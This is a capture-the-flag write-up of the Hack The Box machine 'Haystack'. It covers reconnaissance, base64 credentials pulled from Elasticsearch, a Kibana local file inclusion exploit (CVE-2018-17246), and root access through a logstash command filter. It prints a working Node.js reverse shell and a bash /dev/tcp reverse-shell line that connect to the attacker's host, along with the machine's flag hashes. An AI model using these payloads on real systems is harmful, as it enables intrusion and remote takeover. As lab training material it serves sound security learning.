

Hack The Box - Haystack

Ryan Kozak



2019-08-05

Information Gathering

Port Scan: Nmap

We begin our reconnaissance by running a port scan with Nmap, checking default scripts and testing for vulnerabilities.

```
1 root@kali:/media/sf_Research# nmap -sVC 10.10.10.115
2 Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-26 18:48 EDT
3 Nmap scan report for 10.10.10.115
4 Host is up (0.38s latency).
5 Not shown: 997 filtered ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
10 |   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
11 |   256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
12 80/tcp    open  http     nginx 1.12.2
13 |_http-server-header: nginx/1.12.2
14 |_http-title: Site doesn't have a title (text/html).
15 9200/tcp open  http     nginx 1.12.2
16 |_http-methods:
17 |_ Potentially risky methods: DELETE
18 |_http-server-header: nginx/1.12.2
19 |_http-title: Site doesn't have a title (application/json; charset=UTF
-8).
20
21 Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
22 Nmap done: 1 IP address (1 host up) scanned in 45.42 seconds
```

Ports open **22**, **80**, and **9200**.

The Needle: Port 80

We see that there's an Nginx page hosting only an image. This is a CTF after all, so let's check and see if there's anything hidden in this picture.




Figure 1: needle.jpg displayed on port 80.

```
1 root@kali:~/Desktop# strings -10 needle.jpg
2 paint.net 4.1.1
3 %&'()*)456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
4 &'()*)56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
5 >S)T;M7\{Y
6 WEL/;wg-J3
7 T.-UWuvFG,
8 Euw! i$goRk
9 5)5=FI$b[=+
10 *Oo! ;.o|?>
11 bGEgYWd1amEgZW4gZWwgCFqYXigZXNgImNsYXZlIg==
12 root@kali:~/Desktop# echo bGEgYWd1amEgZW4gZWwgCFqYXigZXNgImNsYXZlIg==
| base64 --decode
13 la aguja en el pajar es "clave"
```

We see that there is a base64 encoded string in this .jpg. When we decode that we get the following message.

la aguja en el pajar es “clave”

Translated to English this becomes,

the needle in the haystack is “key”

They Haystack: Port 9200 (Elasticsearch)

The Elasticsearch database is where the haystack resides. When it's queried we see that it's version 6.4.2.

```
1 root@kali:/media/sf_Research# curl http://10.10.10.115:9200
2 {
3     "name" : "iQEYHgS",
4     "cluster_name" : "elasticsearch",
5     "cluster_uuid" : "pjrx7V_gSFmJY-DxP4tCQg",
6     "version" : {
7         "number" : "6.4.2",
8         "build_flavor" : "default",
9         "build_type" : "rpm",
10        "build_hash" : "04711c2",
11        "build_date" : "2018-09-26T13:34:09.098244Z",
12        "build_snapshot" : false,
13        "lucene_version" : "7.4.0",
14        "minimum_wire_compatibility_version" : "5.6.0",
15        "minimum_index_compatibility_version" : "5.0.0"
16    },
17    "tagline" : "You Know, for Search"
18 }
```

This version should have a local file inclusion vulnerability [CVE-2018-17246](#), lets remember this for later. For right now though, we need to find the information hidden in the haystack. After trying to make the query for `key`, nothing comes up. Using Spanish though, and making the query for `clave`, it returns some interesting records.

```
1 root@kali:~/Desktop# curl -X GET "http://10.10.10.115:9200/_search?q=
2 clave"
{"took":23,"timed_out":false,"_shards":{"total":11,"successful":11,"skipped":0,"failed":0},"hits":{"total":2,"max_score":5.9335938,"hits":[{"_index":"quotes","_type":"quote","_id":"45","_score":5.9335938,"_source":{"quote":"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "}}, {"_index":"quotes","_type":"quote","_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede perder, la guardo aca: cGFzczcogc3BhbmlzaC5pcy5rZXk="}}]}}}
```

Let's decode these two base64 strings and see what they're saying.

```
1 root@kali:~# echo dXNlcjogc2VjdXJpdHkg | base64 --decode
2 user: security
3 root@kali:~# echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 --decode
4 pass: spanish.is.key
```

Now we have a user name and some credentials.

Exploitation

User Flag

Using the credentials found in the Elasticsearch database we're able to ssh into the box and gain the user flag.

```
1 [security@haystack ~]$ cat user.txt
2 04d18bc79dac1d4d48ee0a940c8eb929
```

Root Flag

It may be intuitive that we're exploiting the ELK stack here, and that the CVE is going to come into play. In order to confirm that this is the path to root, we view processes running on the box with root permissions.

```
[security@haystack tmp]$ ps -elf|grep root
```

```
4 S root      6404      1 15 99 19 - 682144 futex_ 20:09 ?      00:02:18 /bin
/java -Xms500m -Xmx500m -XX:+UseParNewGC -XX:+UseConcMarkSweepGC -XX:CMSInitiation
gOccupancyFraction=75 -XX:+UseCMSInitiatingOccupancyOnly -Djava.awt.headless=true
-Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -Djruby.jit.threshold=0
-XX:+HeapDumpOnOutOfMemoryError -Djava.security.egd=file:/dev/urandom -cp /usr/s
hare/logstash/logstash-core/lib/jars/animal-sniffer-annotations-1.14.jar:/usr/sha
re/logstash/logstash-core/lib/jars/commons-codec-1.11.jar:/usr/share/logstash/log
stash-core/lib/jars/commons-compiler-3.0.8.jar:/usr/share/logstash/logstash-core/
lib/jars/error_prone_annotations-2.0.18.jar:/usr/share/logstash/logstash-core/lib
/jars/google-java-format-1.1.jar:/usr/share/logstash/logstash-core/lib/jars/gradl
e-license-report-0.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/guava-22.0.
jar:/usr/share/logstash/logstash-core/lib/jars/j2objc-annotations-1.1.jar:/usr/sh
are/logstash/logstash-core/lib/jars/jackson-annotations-2.9.5.jar:/usr/share/logs
tash/logstash-core/lib/jars/jackson-core-2.9.5.jar:/usr/share/logstash/logstash-c
ore/lib/jars/jackson-databind-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jar
s/jackson-dataformat-cbor-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/ja
nino-3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/jruby-complete-9.1.13.0
.jar:/usr/share/logstash/logstash-core/lib/jars/jsr305-1.3.9.jar:/usr/share/logst
ash/logstash-core/lib/jars/log4j-api-2.9.1.jar:/usr/share/logstash/logstash-core/
lib/jars/log4j-core-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-sl
f4j-impl-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/logstash-core.jar:/u
sr/share/logstash/logstash-core/lib/jars/org.eclipse.core.commands-3.6.0.jar:/us
r/share/logstash/logstash-core/lib/jars/org.eclipse.core.contenttype-3.4.100.jar:
/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.expressions-3.4.300.j
ar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.filesystem-1.3.100
```

Figure 2: Logstash is running as root.

It's now clear to us that `logstash`, which is the L in ELK, is running as root. When we attempt to view the current configuration files for `logstash` we see that the `security` user we currently have a shell as isn't able to read them.

```
1 [security@haystack conf.d]$ pwd
2 /etc/logstash/conf.d
3 [security@haystack conf.d]$ ls -la
4 total 12
5 drwxrwxr-x. 2 root kibana 62 Jun 24 08:12 .
6 drwxr-xr-x. 3 root root 183 Jun 18 22:15 ..
7 -rw-r-----. 1 root kibana 131 Jun 20 10:59 filter.conf
8 -rw-r-----. 1 root kibana 186 Jun 24 08:12 input.conf
9 -rw-r-----. 1 root kibana 109 Jun 24 08:12 output.conf
10 [security@haystack conf.d]$ cat filter.conf
11 cat: filter.conf: Permission denied
```

Pivot to kibana user

Researching known vulnerabilities in Elasticsearch 6.4.2, we've come across CVE-2018-17246. The Github user mpgn has provided a proof of concept we can leverage to exploit this vulnerability for

local file inclusion (LFI). This should allow us to get a shell as the user `kibana`, and do more with `logstash` than we currently have permission to do.

The javascript reverse shell code provided is as follows. All that's needed for this to work out of the box is replacing our IP and port that netcat is listening on.

```
1 (function(){
2     var net = require("net"),
3         cp = require("child_process"),
4         sh = cp.spawn("/bin/sh", []);
5     var client = new net.Socket();
6     client.connect(4444, "10.10.14.19", function(){
7         client.pipe(sh.stdin);
8         sh.stdout.pipe(client);
9         sh.stderr.pipe(client);
10    });
11    return /a/; // Prevents the Node.js application from crashing
12 })();
```

We place the shell code into a directory to which we have access as the `security` user. In this case we place the shell into `/dev/shm`, and name it `mahshell.js`.

We are able to determine that `kibana` is running locally on port 5601 by reading the `/etc/kibana/kibana.yml` file.

```
# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and ho
st names are both valid values.
# The default is 'localhost', which usually means remote machines will not be abl
e to connect.
# To allow connections from remote users, set this parameter to a non-loopback ad
dress.
server.host: "127.0.0.1"
```

Figure 3: kibana.yml

We can make the following `curl` request to execute our reverse shell code.

```
1 [security@haystack shm]$ curl -X GET "localhost:5601/api/console/
api_server?sense_version=%40%40SENSE_VERSION&apis
=../../../../../../../../dev/shm/mahshell.js" -H "kbn-xsrf:
true"
```

```
root@kali:/media/sf_Research# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.14.91] from (UNKNOWN) [10.10.10.115] 48462
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ whoami
whoami
kibana
bash-4.2$ █

root@kali:/media/sf_Research# ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Sat Aug  3 23:41:25 2019 from 10.10.15.234
[security@haystack ~]$ cd /dev/shm
[security@haystack shm]$ vim ./mahshell.js && chmod +x ./mahshell.js
[security@haystack shm]$ curl -X GET "localhost:5601/api/console/api_server?sense_version=%40%40SENSE_VERSION&apis=../../../../../../../../dev/shm/mahshell.js" -H "kbn-xsrf: true"
[0] 0:nc*                               "kali" 23:59 03-Aug-19
```

Figure 4: Shell as kibana user.

Now that we are the user `kibana`, we go back to the configuration files under `/etc/logstash/conf.d` and check out what `filter.conf` contains.

```
1 bash-4.2$ cd /etc/logstash/conf.d
2 cd /etc/logstash/conf.d
3 bash-4.2$ ls -la
4 ls -la
5 total 12
6 drwxrwxr-x. 2 root kibana 62 jun 24 08:12 .
7 drwxr-xr-x. 3 root root 183 jun 18 22:15 ..
8 -rw-r-----. 1 root kibana 131 jun 20 10:59 filter.conf
9 -rw-r-----. 1 root kibana 186 jun 24 08:12 input.conf
10 -rw-r-----. 1 root kibana 109 jun 24 08:12 output.conf
11 bash-4.2$ cat filter.conf
12 cat filter.conf
13 filter {
14     if [type] == "execute" {
15         grok {
16             match => { "message" => "Ejecutar\s*comando\s*:|\s+%\{GREEDYDATA:comando\}" }
17         }
18     }
19 }
```

This filter allows us to execute commands with the proper input. By placing our own `logstash_x` file into the `/opt/kibana` directory, we should get command execution.

Our logstash file follows exactly as `filter.conf` defines. Small note, our IP address has changed due to reconnecting to the Hack The Box VPN the following day.

```
1 Ejecutar comando : bash -i >& /dev/tcp/10.10.15.201/6666 0>&1
```

After waiting a few seconds, the command to call our reverse shell is executed.

```
root@kali:/media/sf_Research# nc -lvp 6666
listening on [any] 6666 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.15.201] from (UNKNOWN) [10.10.10.115] 44786
bash: no hay control de trabajos en este shell
[root@haystack /]# cat /root/root.txt
cat /root/root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
[root@haystack /]# █
```

Figure: 5 Rooted

```
1 [root@haystack /]# cat /root/root.txt
2 cat /root/root.txt
3 3f5f727c38d9f70e1d2ad2ba11059d92
```

Conclusion

The user flag portion of this box was very CTF like. There's not much chance that in the real world you're going to come across a situation where clues are hidden in a `.jpg` and then `base64` encoded credentials are hidden in a database that contains a large amount of arbitrary data. I did learn from this experience though. This was the first time I've had to find a string hidden in an image, and it was my first experience with Elasticsearch queries.

The root portion of this box was rather difficult for me with my lack of experience in the ELK stack. It didn't take long to find the local file inclusion vulnerability, but leveraging it to get root really required me to research how `logstash` and `kibana` work. All in all I'm pleased to have completed the box.

References

1. <https://www.socketloop.com/tutorials/elastic-search-return-all-records-higher-than-default-10>
2. <https://superuser.com/questions/803225/how-to-find-detect-hidden-files-inside-jpeg-file>
3. <https://github.com/mpgn/CVE-2018-17246>
4. <https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/>
5. <https://www.anquanke.com/post/id/168291>
6. <https://grokdebug.herokuapp.com/>